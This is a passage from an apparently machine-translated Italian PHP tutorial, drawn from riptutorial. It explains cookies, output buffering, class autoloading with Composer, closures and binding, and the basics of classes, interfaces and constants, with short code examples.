scadere	Un timestamp Unix che rappresenta quando il cookie dovrebbe scadere. Se impostato su zero il cookie scadrà alla fine della sessione. Se impostato su un numero inferiore al timestamp corrente di Unix, il cookie scadrà immediatamente.
sentiero	L'ambito del cookie. Se impostato su `/` il cookie sarà disponibile all'interno dell'intero dominio. Se impostato su `/some-path/` il cookie sarà disponibile solo in quel percorso e discendenti di quel percorso. Predefinito al percorso corrente del file in cui viene impostato il cookie.
dominio	Il dominio o sottodominio su cui è disponibile il cookie. Se impostato sul dominio `stackoverflow.com` il cookie sarà disponibile per quel dominio e tutti i sottodomini. Se impostato su un sottodominio `meta.stackoverflow.com` il cookie sarà disponibile solo su tale sottodominio e tutti i sottodomini secondari.
sicuro	Se impostato su `TRUE` il cookie verrà impostato solo se esiste una connessione HTTPS protetta tra il client e il server.
HttpOnly	Specifica che il cookie deve essere reso disponibile solo tramite il protocollo HTTP / S e non dovrebbe essere disponibile per i linguaggi di scripting lato client come JavaScript. Disponibile solo in PHP 5.2 o versioni successive.

Osservazioni

Vale la pena notare che il semplice `setcookie` funzione `setcookie` non metterà semplicemente i dati dati nell'array `$_COOKIE` .

Ad esempio non ha senso fare:

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

Il valore non è ancora lì, non prima del caricamento della pagina successiva. La funzione `setcookie` dice semplicemente " *con la prossima connessione http comunica al client (browser) di impostare questo cookie* ". Quindi, quando le intestazioni vengono inviate al browser, contengono questa intestazione del cookie. Il browser controlla quindi se il cookie non è ancora scaduto, e se non lo è, allora nella richiesta http invia il cookie al server e questo è quando PHP lo riceve e mette il contenuto nella matrice `$_COOKIE` .

Examples

Impostazione di un cookie

Un cookie viene impostato utilizzando la funzione `setcookie()` . Poiché i cookie fanno parte dell'intestazione HTTP, è necessario impostare i cookie prima di inviare qualsiasi output al browser.

Esempio:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

Descrizione:

- Crea un cookie con nome `user`
- (Opzionale) Il valore del cookie è `Tom`
- (Facoltativo) Il cookie scadrà tra 1 giorno (86400 secondi)
- (Facoltativo) I cookie sono disponibili su tutto il sito web `/`
- (Facoltativo) Il cookie viene inviato solo tramite HTTPS
- (Facoltativo) Cookie non accessibile ai linguaggi di scripting come JavaScript

  È possibile accedere a un cookie creato o modificato solo su richieste successive (dove corrispondenza `path` e `domain`) poiché il `$_COOKIE` non viene popolato immediatamente con i nuovi dati.

Recupero di un cookie

Recupera e emette un cookie `user` nome

Il valore di un cookie può essere recuperato utilizzando la variabile globale `$_COOKIE` . esempio se

abbiamo un cookie chiamato `user` possiamo recuperarlo in questo modo

```
echo $_COOKIE['user'];
```

Modifica di un cookie

Il valore di un cookie può essere modificato reimpostando il cookie

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

> I cookie fanno parte dell'intestazione HTTP, quindi è necessario chiamare `setcookie()` prima che qualsiasi output sia inviato al browser.
>
> Quando si modifica un cookie, assicurarsi che il `path` e `domain` parametri di `domain` di `setcookie()` corrispondano al cookie esistente o che venga creato un nuovo cookie.
>
> La porzione di valore del cookie verrà automaticamente codificata in caso di invio del cookie e al momento della ricezione verrà automaticamente decodificata e assegnata a una variabile con lo stesso nome del nome del cookie

Verifica se un cookie è impostato

Usa la funzione `isset()` sulla variabile `$_COOKIE` per verificare se un cookie è impostato.

Esempio:

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Rimozione di un cookie

Per rimuovere un cookie, imposta il timestamp di scadenza in un momento nel passato. Questo innesca il meccanismo di rimozione del browser:

```
setcookie('user', '', time() - 3600, '/');
```

> Quando elimini un cookie, assicurati che il `path` e `domain` parametri di `domain` di `setcookie()` corrispondano al cookie che stai cercando di eliminare o che un nuovo cookie, che scade immediatamente, venga creato.

È anche una buona idea disinserire il valore `$_COOKIE` nel caso in cui la pagina corrente lo usi:

```
unset($_COOKIE['user']);
```

Leggi Biscotti online: https://riptutorial.com/it/php/topic/501/biscotti

Capitolo 11: Buffering di uscita

Parametri

Funzione	Dettagli
ob_start ()	Avvia il buffer di output, qualsiasi output posizionato dopo questo verrà catturato e non visualizzato
ob_get_contents ()	Restituisce tutto il contenuto catturato da `ob_start()`
ob_end_clean ()	Svuota il buffer di output e lo spegne per il livello di annidamento corrente
ob_get_clean ()	`ob_get_contents()` entrambi `ob_get_contents()` e `ob_end_clean()`
ob_get_level ()	Restituisce il livello di annidamento corrente del buffer di output
ob_flush ()	Scaricare il buffer del contenuto e inviarlo al browser senza terminare il buffer
ob_implicit_flush ()	Abilita lo svuotamento implicito dopo ogni chiamata in uscita.
ob_end_flush ()	Scarica il buffer del contenuto e invialo al browser, terminando anche il buffer

Examples

Utilizzo di base per ottenere il contenuto tra i buffer e la cancellazione

Il buffering dell'output consente di memorizzare qualsiasi contenuto testuale (testo, `HTML`) in una variabile e di inviarlo al browser come un pezzo alla fine del copione. Per impostazione predefinita, `php` invia il tuo contenuto mentre lo interpreta.

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
<?php
```

```
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

Qualsiasi contenuto emesso tra `ob_start()` e `ob_get_clean()` verrà catturato e inserito nella variabile `$content` .

La chiamata a `ob_get_clean()` attiva sia `ob_get_contents()` che `ob_end_clean()` .

Buffer di output annidati

È possibile nidificare i buffer di output e recuperare il livello per fornire contenuti diversi utilizzando la funzione `ob_get_level()` .

```
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

Uscite:

```
Current nest level: 1
Current nest level: 2
Current nest level: 3
```

```
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

Catturare il buffer di output da riutilizzare in seguito

In questo esempio, abbiamo una matrice contenente alcuni dati.

`$items_li_html` buffer di output in `$items_li_html` e lo usiamo due volte nella pagina.

```
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

Salva il codice sopra in un file `output_buffer.php` ed `output_buffer.php` tramite `php output_buffer.php` .

Dovresti vedere i 2 elementi della lista che abbiamo creato sopra con gli stessi elementi della lista che abbiamo generato in PHP usando il buffer di output:

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
```

```
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>
```

Esecuzione del buffer di output prima di qualsiasi contenuto

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

In questo esempio, supponiamo che gli `$users` siano una matrice multidimensionale, e lo attraversiamo per trovare tutti gli utenti con un livello di accesso 7.

Se non ci sono risultati, reindirizziamo a una pagina di errore.

Stiamo utilizzando il buffer di output qui perché stiamo attivando un reindirizzamento `header()` base al risultato del ciclo

Utilizzo del buffer di output per archiviare i contenuti in un file, utile per

report, fatture, ecc

```
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

Questo esempio prende il documento completo e lo scrive in un file, non emette il documento nel browser, ma lo fa usando `echo $html;`

Elaborazione del buffer tramite un callback

Puoi applicare qualsiasi tipo di elaborazione aggiuntiva all'output passando un callable a `ob_start()` .

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
     ob_end_flush();
*/
```

Produzione:

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

Trasmetti l'output al client

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

Uso tipico e motivi per l'utilizzo di ob_start

`ob_start` è particolarmente utile quando hai i reindirizzamenti sulla tua pagina. Ad esempio, il seguente codice non funzionerà:

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

L'errore che verrà dato è qualcosa di simile: `headers already sent by <xxx> on line <xxx>` .

Per risolvere questo problema, dovresti scrivere qualcosa di simile all'inizio della pagina:

```
<?php
  ob_start();
?>
```

E qualcosa di simile alla fine della tua pagina:

```
<?php
  ob_end_flush();
?>
```

Questo memorizza tutto il contenuto generato in un buffer di output e lo visualizza in un colpo solo. Quindi, se hai delle chiamate di reindirizzamento sulla tua pagina, queste si innescano prima che vengano inviati tutti i dati, rimuovendo la possibilità che un `headers already sent` errore.

Leggi Buffering di uscita online: https://riptutorial.com/it/php/topic/541/buffering-di-uscita

Capitolo 12: Caricamento automatico del primer

Sintassi

- richiedere
- spl_autoload_require

Osservazioni

L'autocaricamento, come parte di una strategia quadro, facilita la quantità di codice boilerplate che devi scrivere.

Examples

Definizione della classe inline, nessun caricamento richiesto

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHP sa cos'è `Animal` prima di eseguire `new Animal` , perché PHP legge i file sorgente dall'alto verso il basso. Ma se volessimo creare nuovi animali in molti posti, non solo nel file sorgente in cui è definito? Per fare ciò, dobbiamo *caricare* la definizione della classe.

Caricamento manuale della classe con richiesta

```
// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
```

```
$animal->eats('shrimp');
```

Qui abbiamo tre file. Un file ("Animal.php") definisce la classe. Questo file non ha effetti collaterali oltre a definire la classe e mantiene tutte le informazioni su un "animale" in un unico posto. È facilmente controllabile in versione. È facilmente riutilizzabile.

Due file utilizzano il file "Animal.php" `require` manualmente il file. Ancora una volta, PHP legge i file sorgente dall'alto verso il basso, quindi la richiesta va e trova il file "Animal.php" e rende disponibile la definizione della classe `Animal` prima di chiamare `new Animal` .

Ora immaginiamo di avere dozzine o centinaia di casi in cui volevamo eseguire un `new Animal` . Ciò richiederebbe (molti giochi di parole) molti, molti `require` affermazioni che sono molto noiose da codificare.

Il caricamento automatico sostituisce il caricamento manuale delle definizioni di classe

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Confronta questo con gli altri esempi. Nota come `require "Animal.php"` stato sostituito con `require "autoload.php"` . Stiamo ancora includendo un file esterno in fase di esecuzione, ma piuttosto che includere una *specifica* definizione di classe includiamo la logica che può includere *qualsiasi* classe. È un livello di indirezione che facilita il nostro sviluppo. Invece di scrivere uno `require` per ogni classe di cui abbiamo bisogno, scriviamo uno `require` per tutte le classi. Possiamo sostituire N `require` con 1 `require` .

La magia accade con spl_autoload_register . Questa funzione PHP richiede una chiusura e aggiunge la chiusura a una *coda* di chiusure. Quando PHP incontra una classe per la quale non ha una definizione, PHP consegna il nome della classe a ogni chiusura nella coda. Se la classe esiste dopo aver chiamato una chiusura, PHP ritorna alla sua attività precedente. Se la classe non riesce a esistere dopo aver provato l'intera coda, PHP si blocca con "Class" Whatever "not found."

Autoloading come parte di una soluzione quadro

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

Grazie al nostro caricatore automatico generico, abbiamo accesso a qualsiasi classe che segue la nostra convenzione di denominazione del caricatore automatico. In questo esempio, la nostra convenzione è semplice: la classe desiderata deve avere un file nella stessa directory chiamata per la classe e che termina con ".php". Si noti che il nome della classe corrisponde esattamente al nome del file.

Senza l'autoloading, dovremmo `require` manualmente le classi base. Se costruissimo un intero zoo di animali avremmo migliaia di istruzioni che potrebbero essere più facilmente sostituite con un singolo caricatore automatico.

In ultima analisi, l'autoloading di PHP è un meccanismo che ti aiuta a scrivere meno codice meccanico in modo da poterti concentrare sulla risoluzione dei problemi aziendali. Tutto quello che devi fare è *definire una strategia che associ il nome della classe al nome del file* . Puoi lanciare la tua strategia di autoloading, come fatto qui. Oppure, puoi usare uno qualsiasi di quelli standard che la comunità PHP ha adottato: PSR-0 o PSR-4 . Oppure, puoi usare il compositore per definire e gestire genericamente queste dipendenze.

Caricamento automatico con Composer

Il compositore genera un file `vendor/autoload.php` .

Si potrebbe semplicemente includere questo file e si otterrà il caricamento automatico gratuitamente.

```
require __DIR__ . '/vendor/autoload.php';
```

Ciò rende molto semplice il lavoro con dipendenze di terze parti.

È inoltre possibile aggiungere il proprio codice al caricatore automatico aggiungendo una sezione di caricamento automatico a `composer.json` .

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

In questa sezione definisci i mapping autoload. In questo esempio è una mappatura PSR-4 di uno spazio dei nomi in una directory: la directory `/src` risiede nella cartella principale dei progetti, allo stesso livello della directory `/vendor` . Un esempio di nome file potrebbe essere `src/Foo.php` contenente una classe `YourApplicationNamespace\Foo` .

Importante: Dopo aver aggiunto nuove voci alla sezione di caricamento automatico, è necessario rieseguire il comando `dump-autoload` per rigenerare e aggiornare il file `vendor/autoload.php` con le nuove informazioni.

Oltre al caricamento automatico della `PSR-4` , Composer supporta anche `PSR-0` , `classmap` e autoloading dei `files` . Vedere il riferimento del caricamento automatico per ulteriori informazioni.

Quando `/vendor/autoload.php` file `/vendor/autoload.php` , verrà restituita un'istanza del `/vendor/autoload.php` automatico Composer. È possibile memorizzare il valore restituito della chiamata di inclusione in una variabile e aggiungere altri spazi dei nomi. Questo può essere utile per il caricamento automatico delle classi in una suite di test, ad esempio.

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

Leggi Caricamento automatico del primer online:
https://riptutorial.com/it/php/topic/388/caricamento-automatico-del-primer

Capitolo 13: Chiusura

Examples

Uso di base di una chiusura

Una **chiusura** è l'equivalente PHP di una funzione anonima, ad es. una funzione che non ha un nome. Anche se tecnicamente non è corretto, il comportamento di una chiusura rimane lo stesso di quello di una funzione, con alcune caratteristiche extra.

Una chiusura non è altro che un oggetto della classe Closure che viene creata dichiarando una funzione senza un nome. Per esempio:

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

Tieni presente che `$myClosure` è un'istanza di `Closure` modo che tu sia a conoscenza di ciò che puoi veramente fare con esso (cfr. Http://fr2.php.net/manual/en/class.closure.php)

Il caso classico che avresti bisogno di una chiusura è quando devi dare un `callable` a una funzione, ad esempio usort .

Ecco un esempio in cui un array è ordinato per il numero di fratelli di ogni persona:

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }

    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
```

```
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

Utilizzo di variabili esterne

È possibile, all'interno di una chiusura, utilizzare una variabile esterna con la parola chiave speciale **use** . Per esempio:

```
<?php

$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

Puoi andare oltre creando chiusure "dinamiche". È possibile creare una funzione che restituisce una calcolatrice specifica, a seconda della quantità che si desidera aggiungere. Per esempio:

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Chiusura di base vincolante

Come visto in precedenza, una chiusura non è altro che un'istanza della classe Closure e su di essi possono essere invocati metodi diversi. Uno di questi è `bindTo` , che, data una chiusura, restituirà uno nuovo associato a un dato oggetto. Per esempio:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
```

```
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Vincolo e scopo di chiusura

Consideriamo questo esempio:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Prova a modificare la visibilità della `property` su `protected` o `private` . Si verifica un errore irreversibile che indica che non si ha accesso a questa proprietà. Infatti, anche se la chiusura è stata vincolata all'oggetto, l'ambito in cui viene invocata la chiusura non è quello necessario per avere quell'accesso. Questo è il secondo argomento di `bindTo` .

L'unico modo per accedere a una proprietà se è `private` è che è accessibile da un ambito che lo consente, ad es. l'ambito della classe. Nell'esempio di codice precedente, l'ambito non è stato specificato, il che significa che la chiusura è stata invocata nello stesso ambito di quella utilizzata dove è stata creata la chiusura. Cambiamo questo:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property is now private

    public function __construct($propertyValue)
```

```
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

Come appena detto, se questo secondo parametro non viene utilizzato, la chiusura viene invocata nello stesso contesto di quello utilizzato dove è stata creata la chiusura. Ad esempio, una chiusura creata all'interno della classe di un metodo invocata in un contesto di oggetto avrà lo stesso ambito di quello del metodo:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
              echo $this->property;
        };
      }
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

Vincolare una chiusura per una chiamata

Dal momento che PHP7 , è possibile associare una chiusura solo per una chiamata, grazie al metodo di `call` . Per esempio:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}
```

```
$myClosure = function() {
    echo $this->property;
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

Al contrario del metodo `bindTo` - `bindTo` , non c'è spazio per preoccuparsi. L'ambito utilizzato per questa chiamata è uguale a quello utilizzato quando si accede o si richiama una proprietà di `$myInstance` .

Utilizzare chiusure per implementare il modello di osservatore

In generale, un osservatore è una classe con un metodo specifico chiamato quando si verifica un'azione sull'oggetto osservato. In determinate situazioni, le chiusure possono essere sufficienti per implementare il modello di progettazione dell'osservatore.

Ecco un esempio dettagliato di tale implementazione. Prima dichiariamo una classe il cui scopo è di notificare agli osservatori quando la sua proprietà è cambiata.

```
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }

    public function setProperty($property)
    {
        $this->property = $property;
        $this->notify();
```

```
    }
}
```

Quindi, dichiariamo la classe che rappresenterà i diversi osservatori.

```
<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

Proviamo finalmente questo:

```
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

Nota che questo esempio funziona perché gli osservatori condividono la stessa natura (sono entrambi "osservatori nominati".)

Leggi Chiusura online: https://riptutorial.com/it/php/topic/2634/chiusura

Capitolo 14: Classi e oggetti

introduzione

Classi e oggetti sono utilizzati per rendere il codice più efficiente e meno ripetitivo raggruppando attività simili.

Una classe viene utilizzata per definire le azioni e la struttura dati utilizzate per creare oggetti. Gli oggetti vengono quindi creati utilizzando questa struttura predefinita.

Sintassi

- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` // Dichiarazione di classe
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` // Dichiarazione dell'interfaccia
- `use <Trait1> [, <Trait2>, ...] ;` // Usa i tratti
- `[ public | protected | private ] [ static ] $<varName>;` // Dichiarazione di attributo
- `const <CONST_NAME>;` // Dichiarazione costante
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` // Dichiarazione del metodo

Osservazioni

Classi e componenti dell'interfaccia

Le classi possono avere proprietà, costanti e metodi.

- **Le proprietà** contengono variabili nell'ambito dell'obiettivo. Possono essere inizializzati sulla dichiarazione, ma solo se contengono un valore primitivo.
- **Le costanti** devono essere inizializzate sulla dichiarazione e possono contenere solo un valore primitivo. I valori costanti sono fissati al momento della compilazione e non possono essere assegnati in fase di esecuzione.
- **I metodi** devono avere un corpo, anche uno vuoto, a meno che il metodo non sia dichiarato astratto.

```
class Foo {
    private $foo = 'foo'; // OK
    private $baz = array(); // OK
    private $bar = new Bar(); // Error!
}
```

Le interfacce non possono avere proprietà, ma possono avere costanti e metodi.

- Le **costanti di** interfaccia devono essere inizializzate sulla dichiarazione e possono

contenere solo un valore primitivo. I valori costanti sono fissati al momento della compilazione e non possono essere assegnati in fase di esecuzione.
- I **metodi di** interfaccia **non** hanno corpo.

```
interface FooBar {
    const FOO_VALUE = 'bla';
    public function doAnything();
}
```

Examples

interfacce

introduzione

Le interfacce sono definizioni delle API pubbliche che le classi devono implementare per soddisfare l'interfaccia. Funzionano come "contratti", specificando **cosa fa** un insieme di sottoclassi, ma **non come** lo fanno.

La definizione dell'interfaccia è molto simile alla definizione della classe, cambiando la `class` parola chiave per l' `interface` :

```
interface Foo {

}
```

Le interfacce possono contenere metodi e / o costanti, ma non attributi. Le costanti dell'interfaccia hanno le stesse restrizioni delle costanti di classe. I metodi di interfaccia sono implicitamente astratti:

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

Nota: le interfacce **non devono** dichiarare costruttori o distruttori, poiché si tratta di dettagli di implementazione a livello di classe.

Realizzazione

Qualsiasi classe che deve implementare un'interfaccia deve farlo utilizzando la parola chiave `implements` . Per fare ciò, la classe deve fornire un'implementazione per ogni metodo dichiarato nell'interfaccia, rispettando la stessa firma.

Una singola classe **può** implementare più di un'interfaccia alla volta.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar {
    public function doAnotherThing($param1);
}


class Baz implements Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}
```

Quando le classi astratte implementano le interfacce, non hanno bisogno di implementare tutti i metodi. Qualsiasi metodo non implementato nella classe base deve quindi essere implementato dalla classe concreta che lo estende:

```
abstract class AbstractBaz implements Foo, Bar {
    // Partial implementation of the required interface...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz extends AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}
```

Si noti che la realizzazione dell'interfaccia è una caratteristica ereditata. Quando si estende una classe che implementa un'interfaccia, non è necessario ridichiarla nella classe concreta, perché è implicita.

> **Nota:** prima di PHP 5.3.9, una classe non poteva implementare due interfacce che specificavano un metodo con lo stesso nome, poiché ciò avrebbe causato ambiguità. Le versioni più recenti di PHP consentono questo finché i metodi duplicati hanno la stessa firma [1] .

Eredità

Come le classi, è possibile stabilire una relazione di ereditarietà tra le interfacce, utilizzando le stesse `extends` parole chiave. La differenza principale è che l'ereditarietà multipla è consentita per le interfacce:

```
interface Foo {
```

```
}

interface Bar {

}

interface Baz extends Foo, Bar {

}
```

Esempi

Nell'esempio seguente abbiamo una semplice interfaccia di esempio per un veicolo. I veicoli possono andare avanti e indietro.

```
interface VehicleInterface {
    public function forward();

    public function reverse();

    ...
}

class Bike implements VehicleInterface {
    public function forward() {
        $this->pedal();
    }

    public function reverse() {
        $this->backwardSteps();
    }

    protected function pedal() {
        ...
    }

    protected function backwardSteps() {
        ...
    }

    ...
}

class Car implements VehicleInterface {
    protected $gear = 'N';

    public function forward() {
        $this->setGear(1);
        $this->pushPedal();
    }

    public function reverse() {
        $this->setGear('R');
        $this->pushPedal();
    }

    protected function setGear($gear) {
```

```
        $this->gear = $gear;
    }

    protected function pushPedal() {
        ...
    }

    ...
}
```

Quindi creiamo due classi che implementano l'interfaccia: bici e auto. Bici e auto internamente sono molto diverse, ma entrambi sono veicoli e devono implementare gli stessi metodi pubblici forniti da VehicleInterface.

Typehinting consente a metodi e funzioni di richiedere interfacce. Supponiamo di avere una classe di garage, che contiene veicoli di ogni tipo.

```
class ParkingGarage {
    protected $vehicles = [];

    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

Poiché `addVehicle` richiede un `$vehicle` di tipo `VehicleInterface` - non un'implementazione concreta - possiamo inserire sia Bikes che Cars, che ParkingGarage può manipolare e utilizzare.

Costanti di classe

Le costanti di classe forniscono un meccanismo per mantenere valori fissi in un programma. Cioè, forniscono un modo di dare un nome (e un controllo associato in fase di compilazione) ad un valore come `3.14` o `"Apple"` . Le costanti di classe possono essere definite solo con la parola chiave `const` : la funzione define non può essere utilizzata in questo contesto.

Ad esempio, può essere conveniente avere una rappresentazione abbreviata per il valore di π in un programma. Una classe con valori `const` fornisce un modo semplice per contenere tali valori.

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

È possibile accedere alle costanti di classe utilizzando l'operatore double colon (il cosiddetto operatore di risoluzione scope) su una classe, in modo simile alle variabili statiche. A differenza delle variabili statiche, tuttavia, le costanti di classe hanno i loro valori fissati in fase di compilazione e non possono essere riassegnati a (ad esempio `MathValues::PI = 7` produrrebbe un errore fatale).

